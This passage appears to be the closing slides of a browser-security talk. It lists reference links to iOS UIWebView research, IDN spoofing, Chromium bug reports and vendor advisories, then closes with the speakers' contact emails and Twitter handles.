- https://labs.mwrinfosecurity.com/blog/2012/04/16/adventures-with-ios-uiwebviews/
- http://www.shmoo.com/idn/
- http://blog.chromium.org/2008/12/security-in-depth-local-web-pages.html
- http://research.microsoft.com/pubs/73101/guilogicsecurity.pdf
- http://gs.statcounter.com

References

- https://code.google.com/p/chromium/issues/detail?id=146760
- https://code.google.com/p/chromium/issues/detail?id=147625
- https://code.google.com/p/chromium/issues/detail?id=324969
- https://code.google.com/p/chromium/issues/detail?id=326118
- https://code.google.com/p/chromium/issues/detail?id=326125
- https://code.google.com/p/chromium/issues/detail?id=348640
- http://blogs.opera.com/mobile/2014/05/opera-coast-updated-3-02/
- http://www.f-secure.com/en/web/labs_global/fsc-2014-4

References

- http://browser-shredders.blogspot.com

- https://ios.browsr-tests.com

Questions?

Thank you

lukasz.pilorz@runic.pl, pawel.wylecial@gmail.com

Twitter: @runicpl, @h0wlu